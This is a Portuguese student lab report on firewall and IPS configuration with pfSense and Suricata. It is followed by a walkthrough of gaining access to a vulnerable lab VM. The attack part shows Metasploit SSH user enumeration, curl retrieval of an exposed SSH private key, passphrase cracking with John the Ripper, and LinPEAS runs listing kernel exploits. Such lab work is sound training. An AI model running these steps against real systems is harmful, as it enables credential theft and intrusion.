<b>Kali</b>	10.0.10.2			
<b>Metasploitable3</b>			10.0.1.6	
<b>Metasploitable2</b>		10.0.2.3		
<b>Windows 10</b>				10.0.3.10
<b>Pfsense</b>	10.0.10.3	10.0.2.2	10.0.1.2	10.0.3.2

De seguida, configuraram-se as regras de firewall, obtendo os seguintes resultados para cada uma:

Rules (Drag to Change Order)									
States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	
✓ 0/2.32 MiB	IPv4 TCP	10.0.10.0/24	*	*	80 (HTTP)	*	none		
✓ 0/0 B	IPv4 TCP	10.0.10.0/24	*	*	443 (HTTPS)	*	none		
✓ 0/234 B	IPv4 *	*	*	10.0.10.0/24	*	*	none		

Figura 21 - WAN (Kali)

Rules (Drag to Change Order)									
States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Sched	
✓ 1/2.92 MiB	*	*	*	LAN Address	80	*	*		
✓ 0/0 B	IPv4 ICMP any.	*	*	10.0.1.0/24	*	*	none		
✓ 0/0 B	IPv4 TCP	*	*	10.0.1.0/24	80 (HTTP)	*	none		
✓ 0/0 B	IPv4 TCP	*	*	10.0.1.0/24	443 (HTTPS)	*	none		
✓ 0/38 KiB	IPv4 TCP	10.0.1.0/24	*	*	80 (HTTP)	*	none		
✓ 0/0 B	IPv4 TCP	10.0.1.0/24	*	*	443 (HTTPS)	*	none		
✓ 0/0 B	IPv4 TCP	10.0.3.0/24	*	10.0.1.0/24	3389 (MS RDP)	*	none		

Figura 22 - LAN (Metasploitable3)

Rules (Drag to Change Order)									
States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Des
✓ 0/0 B	IPv4 TCP	10.0.3.0/24	*	10.0.2.0/24	22 (SSH)	*	none		
✓ 0/0 B	IPv4 ICMP any.	*	*	10.0.2.0/24	*	*	none		
✓ 0/0 B	IPv4 TCP	10.0.2.0/24	*	*	443 (HTTPS)	*	none		
✓ 0/0 B	IPv4 TCP	10.0.2.0/24	*	*	80 (HTTP)	*	none		

Figura 23 - OPT1 (Metasploitable2)



Rules (Drag to Change Order)									
	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule
✓	0/0 B	IPv4 TCP	10.0.3.0/24	*	*	80 (HTTP)	*	none	
✓	0/0 B	IPv4 TCP	10.0.3.0/24	*	*	443 (HTTPS)	*	none	
✓	0/0 B	IPv4 ICMP any	10.0.3.0/24	*	*	*	*	none	
✓	0/0 B	IPv4 TCP	10.0.3.0/24	*	10.0.1.0/24	3389 (MS RDP)	*	none	
✗	0/10 KiB	IPv4 *	*	*	10.0.3.0/24	*	*	none	
✓	0/0 B	IPv4 *	10.0.1.0/24	*	10.0.3.0/24	*	*	none	

Figura 24 - OPT2 (Windows10)

## Demonstração do funcionamento

Para demonstração do funcionamento, usou-se o protocolo *HTTP*, de forma a demonstrar a correta configuração das regras de *firewall*.




Figura 25 - Metasploitable2




Figura 26 - Metasploitable3

## Listagem de serviços

Para esta etapa optou-se por utilizar o seguinte comando:

```
sudo nmap -Pn <ip>
```

Abaixo são demonstrados os resultados, sendo perceptível um bloqueio dos serviços relativamente ao mapeamento apresentado na primeira parte.

```
(tania@kali)-[~]
$ nmap -Pn 10.0.1.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 15:53 WET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.0.1.6
Host is up.
All 1000 scanned ports on 10.0.1.6 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Nmap done: 1 IP address (1 host up) scanned in 211.86 seconds
```

Figura 27 - Metasploitable3

```
(tania@kali)-[~]
$ nmap -Pn 10.0.2.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 15:57 WET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.0.2.3
Host is up.
All 1000 scanned ports on 10.0.2.3 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Nmap done: 1 IP address (1 host up) scanned in 221.16 seconds
```

Figura 28 – Metasploitable2

```
(tania@kali)-[~]
$ nmap -Pn 10.0.3.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 16:02 WET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.0.3.10
Host is up.
All 1000 scanned ports on 10.0.3.10 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Nmap done: 1 IP address (1 host up) scanned in 215.01 seconds
```

Figura 29 - Windows 10

## Comparação de resultados com cenário anterior

Comparativamente ao cenário anterior, este cenário tem incluída uma firewall, o que por si só, já permite uma filtragem e controlo de uma determinada rede. Sendo assim, é possível denotar um bloqueio aos serviços conforme a configuração da firewall, ou seja, é possível controlar o acesso de entrada e saída com maior precisão.

## Regras *ETOpen* e *Snort community*

Neste tópico, instala-se o módulo *Suricata IPS*, através da interface gráfica do *PfSense*, acedida pelo *IP* da LAN, sendo neste caso, do *Metasploitable3*.

Após a instalação, habilita-se o módulo com as seguintes regras:

<b>Install ETOpen Emerging Threats rules</b>	<input checked="" type="checkbox"/> ETOpen is a free open source set of Suricata rules whose coverage is more limited than ETPro.	<input type="checkbox"/> Use a custom URL for ETOpen downloads
Enabling the custom URL option will force the use of a custom user-supplied URL when downloading ETOpen rules.		
<b>Install ETPro Emerging Threats rules</b>	<input type="checkbox"/> ETPro for Suricata offers daily updates and extensive coverage of current malware threats.	<input type="checkbox"/> Use a custom URL for ETPro rule downloads
The ETPro rules contain all of the ETOpen rules, so the ETOpen rules are not required and are disabled when the ETPro rules are selected. <a href="#">Sign Up for an ETPro Account</a> . Enabling the custom URL option will force the use of a custom user-supplied URL when downloading ETPro rules.		
<b>Install Snort rules</b>	<input type="checkbox"/> Snort free Registered User or paid Subscriber rules <a href="#">Sign Up for a free Registered User Rules Account</a> <a href="#">Sign Up for paid Snort Subscriber Rule Set (by Talos)</a>	<input type="checkbox"/> Use a custom URL for Snort rule downloads
Enabling the custom URL option will force the use of a custom user-supplied URL when downloading Snort Subscriber rules.		
<b>Install Snort GPLv2 Community rules</b>	<input checked="" type="checkbox"/> The Snort Community Ruleset is a GPLv2 Talos-certified ruleset that is distributed free of charge without any Snort Subscriber License restrictions.	<input type="checkbox"/> Use a custom URL for Snort GPLv2 rule downloads
This ruleset is updated daily and is a subset of the subscriber ruleset. If you are a Snort Subscriber Rules customer (paid subscriber), the community ruleset is already built into your download of the Snort Subscriber rules, and there is no benefit in adding this rule set separately.		

Figura 30 - Configuração de regras no suricata

Em seguida, procede-se à configuração das interfaces:

### Alert and Block Settings

**Block Offenders** ☒ Checking this option will automatically block hosts that generate a Suricata alert.

**IPS Mode** Legacy Mode

Select blocking mode operation. Legacy Mode inspects copies of packets while Inline Mode inserts the Suricata inspection engine into the network stack between the NIC and the OS. Default is Legacy Mode.

Legacy Mode uses the PCAP engine to generate copies of packets for inspection as they traverse the interface. Some "leakage" of packets will occur before Suricata can determine if the traffic matches a rule and should be blocked. Inline mode instead intercepts and inspects packets before they are handed off to the host network stack for further processing. Packets matching DROP rules are simply discarded (dropped) and not passed to the host network stack. No leakage of packets occurs with Inline Mode. WARNING: Inline Mode only works with NIC drivers which properly support Netmap! Supported drivers include: bnxt, cc, cxgbe, cxl, em, ena, ice, igb, igc, ix, ixgbe, ixl, lem, re, vmx, vtnet. If problems are experienced with Inline Mode, switch to Legacy Mode instead.

**Kill States** ☒ Checking this option will kill firewall states for the blocked IP. Default is Checked.

**Which IP to Block** BOTH

Select which IP extracted from the packet you wish to block. Choosing BOTH is suggested, and it is the default value.

**Block On DROP Only** ☐ Checking this option will insert blocks only when rule signatures having the DROP action are triggered. When not checked, any rule action (ALERT or DROP) will generate a block of the offending host. Default is Not Checked.

**IP Pass List** default [View List](#)

Choose the Pass List you want this interface to use. Addresses in a Pass List are never blocked. Select "none" to prevent use of a Pass List.

The default Pass List adds Gateways, DNS servers, locally-attached networks, the WAN IP, VPNs and VIPs. Create a Pass List with an alias to customize whitelisted IP addresses. This option will only be used when block offenders is on. Choosing "none" will disable Pass List generation.

**Enable Passlist Debugging Log** ☐ Checking this option will enable detailed Passlist operations logging to file /var/log/suricata/suricata\_em01221/passlist\_debug.log. Default is Not Checked.

Figura 31 - Exemplo de uma das configurações

Interface Settings Overview						
Interface	Suricata Status	Pattern Match	Blocking Mode	Description	Actions	
<input checked="" type="checkbox"/> WAN (em0)		AUTO	LEGACY MODE	WAN		
<input type="checkbox"/> LAN (em1)		AUTO	LEGACY MODE	LAN		
<input type="checkbox"/> OPT1 (em2)		AUTO	LEGACY MODE	OPT1		
<input type="checkbox"/> OPT2 (em3)		AUTO	LEGACY MODE	OPT2		

Figura 32 - Interfaces configuradas

## Verificar e documentar evidências do IPS

Para verificar as evidências do IPS, deve-se ativar os logs, na opção *Logs View*.

Abaixo mostra-se um exemplo destas mesmas evidências:

The screenshot displays the 'Alert Log View' interface. At the top, there's a section for 'Alert Log View Settings' with a dropdown for 'Instance to View' set to '(WAN) WAN'. Below this are buttons for 'Download' and 'Clear', and a 'Save Settings' button. A 'Refresh' checkbox is checked. A slider for 'Number of alerts to display' is set to 250. Below the settings is an 'Alert Log View Filter' section with a plus icon. The main area shows 'Last 250 Alert Entries. (Most recent entries are listed first)'. A table lists the following entry:

Date	Action	Pri	Proto	Class	Src	SPort	Dst	DPort	GID:SID	Description
11/10/2024 20:18:28	⚠	3	TCP	Generic Protocol Command Decode	10.0.1.6	80	10.0.10.2	56322	1:2210056	SURICATA STREAM bad window update

Figura 33 - Alertas

## Vantagem de ter um IPS na infraestrutura configurada

Uma vantagem de ter um IPS é a capacidade de detetar e impedir ataques em tempo real, ou seja, o IPS analisa ameaças e anomalias, o que permite identificar ataques de força bruta e outros tipos de intrusão.

Em suma, o IPS ajuda manter a segurança e integridade dos sistemas.

## Acesso root numa máquina virtual

Após a instalação da máquina virtual no *Virtual Box*, definiu-se como adaptador da rede, Rede Interna. Sendo assim, na máquina virtual de auxílio (*Kali*), procedeu-se à mesma definição na mesma rede.

## Configuração *DHCP*

Para maior facilidade na parte da configuração, achou-se uma mais valia configurar *DHCP*, para tal, abriu-se o arquivo de configuração *DHCP*, através do editor *nano*, para posteriormente ser possível configurá-lo.

```
sudo nano /etc/default/isc-dhcp-server
```




Figura 34 – Interface

Com as interfaces já configuradas procede-se agora à configuração do serviço *DHCP*, começando por entrar no ficheiro de configuração, para tal usamos o seguinte comando.

```
sudo nano /etc/dhcp/dhcpd.conf
```

Figura 35 - Ficheiro de configuração *DHCP*

```
subnet 192.168.1.0 netmask 255.255.255.0 {  
    range 192.168.1.10 192.168.1.50;  
    option routers 192.168.1.1;  
    option domain-name-servers 8.8.8.8,172.20.6.2;  
}
```

Figura 36 - Configuração DHCP

Neste passo, procedeu-se à ativação do encaminhamento do IP através do gateway, Kali, começando por descomentar a linha abaixo indicada do ficheiro `/etc/sysctl.conf`.

```
# Uncomment the next line to enable packet forwarding for IPv4  
net.ipv4.ip_forward=1
```

Figura 37 – Descomentação

## Mapeamento da rede

De forma a compreender que *IP* terá sido atribuído à máquina virtual em estudo, mapeou-se a rede, obtendo o seguinte resultado:

```
(tania@kali)-[~]  
$ sudo nmap 192.168.1.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-08 15:56 WET  
Nmap scan report for 192.168.1.11  
Host is up (0.0042s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
31337/tcp  open  Elite  
MAC Address: 08:00:27:AD:F1:B5 (Oracle VirtualBox virtual NIC)  
  
Nmap scan report for 192.168.1.1  
Host is up (0.000010s latency).  
All 1000 scanned ports on 192.168.1.1 are in ignored states.  
Not shown: 1000 closed tcp ports (reset)  
  
Nmap done: 256 IP addresses (2 hosts up) scanned in 28.39 seconds
```

Desta forma, é possível perceber que a máquina virtual contém três serviços que podem ser explorados.

## Descoberta de utilizador

Para esta etapa decidiu-se utilizar a ferramenta *Metasploit Framework*:

```

msf6 > use auxiliary/scanner/ssh/ssh_enumusers
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set rhosts 192.168.1.11
rhosts => 192.168.1.11
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set user_file /usr/s
sbin share src
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set user_file /usr/share/wordlists/rockyou.txt
user_file => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 192.168.1.11:22 - SSH - Using malformed packet technique
[*] 192.168.1.11:22 - SSH - Checking for false positives
[*] 192.168.1.11:22 - SSH - Starting scan

[+] 192.168.1.11:22 - SSH - User 'simon' found

```

Figura 38 - descoberta de utilizador

Assim sendo, descobriu-se que o *utilizador* da máquina virtual é o *simon*.

## Acesso através da porta 31337

Ao aceder à página web através da porta acima descrita foi possível descobrir as chaves públicas, privadas e autorizadas. Usando a ferramenta *curl*, extraiu-se as mesmas:

```

(tania@kali)-[~]
$ curl -O http://192.168.1.11:31337/.ssh/id_rsa

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100  1766  100  1766    0     0   210k      0  --:--:-- --:--:-- --:--:--   215k

(tania@kali)-[~]
$ curl -O http://192.168.1.11:31337/.ssh/id_rsa.pub

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100   395  100   395    0     0  39070      0  --:--:-- --:--:-- --:--:--   39500

(tania@kali)-[~]
$ curl -O http://192.168.1.11:31337/.ssh/authorized_keys

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100   395  100   395    0     0  61392      0  --:--:-- --:--:-- --:--:--   65833

```

Figura 39 - Extração de chaves

## Descoberta de palavra-passe

Nesta etapa, foi utilizada a ferramenta *John The Ripper*, conhecida como uma ferramenta de cracking de palavras-passe altamente eficiente e de código aberto.

```

(tania@kali)-[~]
$ john id_rsa.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
starwars      (id_rsa)
1g 0:00:00:00 DONE (2024-11-08 18:14) 25.00g/s 16800p/s 16800c/s 16800C/s bettyboop..kelly
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```



## Escalonamento de privilégios

Uma vez descobertas as chaves públicas e privadas, e as credenciais de acesso, através do serviço `ssh`, foi possível aceder à máquina virtual.

```
(tania@kali)-[~]
$ ssh -i id_rsa simon@192.168.1.11
```

Figura 40 - Comando `ssh`

```
simon@covfefe:~$ ls /bin
bash          chvt          grep          mknod         pwd           systemd      uncompress
bunzip2       cp            gunzip        mktemp        rbash         systemd-ask-password  unicode_start
busybox       cpio         gzexe        more          readlink     systemd-escape  vdir
bzip2        dash         gzip         mount         rm            systemd-hwdb   wdctl
bzcat        date         hostname     mountpoint    rmdir        systemd-inhibit  which
bzdiff       dd           ip           mt            rnano        systemd-machine-id-setup  ypdomainname
bzegrep      df           journalctl  mt-gnu        run-parts    systemd-notify  zcat
bzexe        dir          kbd_mode    mv            sed          systemd-sysusers  zcmp
bzfgrep      dmesg        kill         nano          setfont      systemd-tmpfiles  zdiff
bzgrep       dnsdomainname  kmod        networkctl   setupcon     systemd-tty-ask-password-agent  zegrep
bzip2        domainname   ln           nisdomainname  sh           tailf         zfgrep
bzip2recover dumpkeys     login        open          sh.distrib   tar           zforce
bzless       echo         loadkeys    openvt        sleep        tempfile      zgrep
bzmorse      egrep        loginctl    pidof         ss           touch         zless
cat          false        ls          ping          stty         true          zmore
chgrp        fgconsole    lsblk       ping4         su           udevadm       znw
chmod        fgrep        lsmmod      ping6         sync         umount
chown        findmnt      mkdir        ps            systemctl   uname
```

Figura 41 - Obtenção de resultados

```
simon@covfefe:~$ ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  2.4   9500  6060 ?        Ss   01:56   0:02 /sbin/init
root       202  0.0  0.0      0     0 ?        S    01:56   0:00 [kthreadd]
root       312  3.4  0.0      0     0 ?        S    01:56   5:05 [ksoftirqd/0]
root       500  0.0  0.0      0     0 ?        S<   01:56   0:00 [kworker/0:0H]
root       600  0.0  0.0      0     0 ?        S    01:56   0:00 [kworker/u2:0]
root       700  0.0  0.0      0     0 ?        S    01:56   0:02 [rcu_sched]
root       800  0.0  0.0      0     0 ?        S    01:56   0:00 [rcu_bh]
root       900  0.0  0.0      0     0 ?        S    01:56   0:00 [migration/0]
root      1000  0.0  0.0      0     0 ?        S<   01:56   0:00 [lru-add-drain]
root      1100  0.0  0.0      0     0 ?        S    01:56   0:00 [watchdog/0]
root      1200  0.0  0.0      0     0 ?        S    01:56   0:00 [cpuhp/0]
root      1300  0.0  0.0      0     0 ?        S    01:56   0:00 [kdevtmpfs]
root      1400  0.0  0.0      0     0 ?        S<   01:56   0:00 [netns]
root      1500  0.0  0.0      0     0 ?        S    01:56   0:00 [khungtaskd]
root      1600  0.0  0.0      0     0 ?        S    01:56   0:00 [oom_reaper]
root      1700  0.0  0.0      0     0 ?        S<   01:56   0:00 [writeback]
root      1800  0.0  0.0      0     0 ?        S    01:56   0:00 [kcompactd0]
root      1900  0.0  0.0      0     0 ?        SN   01:56   0:00 [ksmd]
root      2100  0.0  0.0      0     0 ?        S<   01:56   0:00 [crypto]
root      2200  0.0  0.0      0     0 ?        S<   01:56   0:00 [kintegrityd]
root      2300  0.0  0.0      0     0 ?        S<   01:56   0:00 [bioset]
root      2400  0.0  0.0      0     0 ?        S<   01:56   0:00 [kblockd]
root      2500  0.0  0.0      0     0 ?        S<   01:56   0:00 [devfreq_wq]
root      2600  0.0  0.0      0     0 ?        S<   01:56   0:00 [watchdogd]
root      2700  0.0  0.0      0     0 ?        S    01:56   0:00 [kswapd0]
root      2800  0.0  0.0      0     0 ?        S<   01:56   0:00 [vmstat]
root      4000  0.0  0.0      0     0 ?        S<   01:56   0:00 [kthrotld]
root      4100  0.0  0.0      0     0 ?        S<   01:56   0:00 [ipv6_addrconf]
root      8600  0.0  0.0      0     0 ?        S    01:56   0:00 [kworker/u2:1]
root     10100  0.0  0.0      0     0 ?        S<   01:56   0:00 [mpt_poll_0]
root     10200  0.0  0.0      0     0 ?        S<   01:56   0:00 [mpt/0]
root     10300  0.0  0.0      0     0 ?        S    01:56   0:00 [scsi_eh_0]
root     10400  0.0  0.0      0     0 ?        S<   01:56   0:00 [scsi_tmf_0]
```

Figura 42 - Obtenção de resultados (part2)

## LinPeas

O `LinPeas` foi a ferramenta utilizada para obtenção de acesso root.

Esta ferramenta é um script que permite enumerar o escalonamento de privilégios de uma máquina *Linux*.

Desta forma, abaixo é demonstrada a instalação dessa mesma ferramenta na máquina em estudo.

```
(tania@kali)-[~]
$ sudo scp -i id_rsa /home/tania/linpeas.sh simon@192.168.1.11:/tmp
Enter passphrase for key 'id_rsa':
linpeas.sh 100%
```

Figura 43 - Instalação linpeas

De seguida, executa-se o comando que permite executar essa mesma ferramenta.

```
(tania@kali)-[~]
$ sudo ssh -i id_rsa simon@192.168.1.11
[sudo] password for tania:
Enter passphrase for key 'id_rsa':
Linux covfefe 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u2 (2017-06-26) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Nov 12 21:24:54 2024 from 192.168.1.1
simon@covfefe:~$ ls -l /tmp/linpeas.sh
-rw-r--r-- 1 simon simon 827739 Nov 13 04:35 /tmp/linpeas.sh
simon@covfefe:~$ cd /tmp
simon@covfefe:/tmp$ chmod +x linpeas.sh
simon@covfefe:/tmp$ ./linpeas.sh

Executing Linux Exploit Suggester
https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2017-16995] eBPF_verifier
Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
Exposure: probable
Tags: debian=9.0{kernel:4.9.0-3-amd64}, fedora=25|26|27, ubuntu=14.04{kernel:4.4.0-89-generic}, ubuntu=(16.04|17.04
){kernel:4.8|10.0-(19|20|45)-generic}
Download URL: https://www.exploit-db.com/download/45010
Comments: CONFIG_BPF_SYSCALL needs to be set 06 kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write
Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
Exposure: less probable
Tags: ubuntu=20.04{kernel:5.8.0-*}
Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploi
t.c
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
Comments: ip_tables kernel module must be loaded

[+] [CVE-2017-6074] dccp
Details: http://www.openwall.com/lists/oss-security/2017/02/22/3
Exposure: less probable
Tags: ubuntu=(14.04|16.04){kernel:4.4.0-62-generic}
Download URL: https://www.exploit-db.com/download/41458
Comments: Requires Kernel be built with CONFIG_IP_DCCP enabled. Includes partial SMEP/SMAP bypass
```

```

Processes, Crons, Timers, Services and Sockets

Running processes (cleaned)
Check weird & unexpected proceses run by root: https://book.hacktricks.xyz/linux-hardening/privilege-escalation#p
roceses
root      1  0.0  2.4   9444   6068 ?        Ss   Nov12   0:01 /sbin/init
root      197 0.0  1.8  16212  4700 ?        Ss   Nov12   0:00 /lib/systemd/systemd-journald
root      211 0.0  1.4  15060  3524 ?        Ss   Nov12   0:00 /lib/systemd/systemd-udevd
systemd+ 303 0.0  1.5  16872  3876 ?        Ss   Nov12   0:01 /lib/systemd/systemd-timesyncd
root      322 0.0  1.1   5228   2760 ?        Ss   Nov12   0:00 /usr/sbin/cron -f
root      329 0.0  1.1   6120   2760 ?        Ss   Nov12   0:00 _ /usr/sbin/CRON -f
simon     335 0.0  0.2   2332    624 ?        Ss   Nov12   0:00 _ /bin/sh -c /home/simon/http_server.py
simon     337 0.0  7.4  23272  18628 ?       Ss   Nov12   0:01 _ python3 /home/simon/http_server.py
root      323 0.0  1.8   7412  4524 ?        Ss   Nov12   0:00 /lib/systemd/systemd-logind
root      324 0.0  1.1  22640  2844 ?        Ss   Nov12   0:00 /usr/sbin/rsyslogd -n
message+ 325 0.0  1.5   6260  3812 ?        Ss   Nov12   0:00 /usr/bin/dbus-daemon --system --address=systemd: -
-nofork --noidfile --systemd-activation
root      351 0.0  2.2  10472  5668 ?        Ss   Nov12   0:00 /usr/sbin/sshd -D
simon     598 0.6  1.4  11064  3560 ?        S   04:35   0:00 _ sshd: simon@pts/0
simon     599 0.0  1.4   5668  3592 pts/0    Ss   04:35   0:00 _ -bash
simon     606 0.3  0.8   2732  2032 pts/0    S+   04:36   0:00 _ /bin/sh ./linpeas.sh
simon     3312 0.0  0.2   2732   572 pts/0    S+   04:37   0:00 _ /bin/sh ./linpeas.sh
simon     3316 0.0  1.3   7812  3284 pts/0    R+   04:37   0:00 | _ ps fauxwww
simon     3315 0.0  0.2   2732   572 pts/0    S+   04:37   0:00 _ /bin/sh ./linpeas.sh
root      354 0.0  0.7   4408  1792 tty1     Ss+  Nov12   0:00 /sbin/agetty --noclear tty1 linux
root      358 0.0  0.2   7568   532 ?        Ss   Nov12   0:00 nginx: master process /usr/sbin/nginx -g daemon[0m
on; master process on;
www-data 360 0.0  0.7   7716  1860 ?        S   Nov12   0:00 _ nginx: worker process
root      373 0.0  1.0   8112  2660 ?        Ss   Nov12   0:00 /sbin/dhclient -4 -v -pf /run/dhclient.eth0.pid -l
f /var/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.leases eth0
simon     591 0.0  2.3   9484   5884 ?        Ss   04:35   0:00 /lib/systemd/systemd --user
simon     592 0.0  0.4  10432  1060 ?        S   04:35   0:00 _ (sd-pam)

```

Figura 44 - Execução LinPeas

```

All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1000(simon) gid=1000(simon) groups=1000(simon),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108
(netdev)
uid=100(systemd-timesync) gid=102(systemd-timesync) groups=102(systemd-timesync)
uid=101(systemd-network) gid=103(systemd-network) groups=103(systemd-network)
uid=102(systemd-resolve) gid=104(systemd-resolve) groups=104(systemd-resolve)
uid=103(systemd-bus-proxy) gid=105(systemd-bus-proxy) groups=105(systemd-bus-proxy)
uid=104(_apt) gid=65534(nogroup) groups=65534(nogroup)
uid=105(messagebus) gid=109(messagebus) groups=109(messagebus)
uid=106(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=1(daemon[0m] gid=1(daemon[0m] groups=1(daemon[0m]
uid=2(bin) gid=2(bin) groups=2(bin)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=5(games) gid=60(games) groups=60(games)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=6(man) gid=12(man) groups=12(man)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)

```

Figura 45 - Execução LinPeas (parte2)

```

simon@covfefe:/tmp$ uname -r
4.9.0-3-686

```

Figura 46 - Versão do kernel

## Vulnerabilidades

Através do comando abaixo descrito, foi possível identificar as seguintes vulnerabilidades:

```

(tania@kali)-[~]
$ sudo nmap -sV --script vuln 192.168.1.11

```

Figura 47 - Comando usado

```

Nmap scan report for 192.168.1.11
Host is up (0.0020s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10 (protocol 2.0)
80/tcp    open  http      nginx 1.10.3
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-server-header: nginx/1.10.3
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2011-3192:
|_  VULNERABLE: Apache byterange filter DoS
|_    State: VULNERABLE (files in / with extension .php)
|_    IDs: BID:49303 CVE:CVE-2011-3192
|_    The Apache web server is vulnerable to a denial of service attack when numerous
|_    overlapping byte ranges are requested.
|_    Disclosure date: 2011-08-19
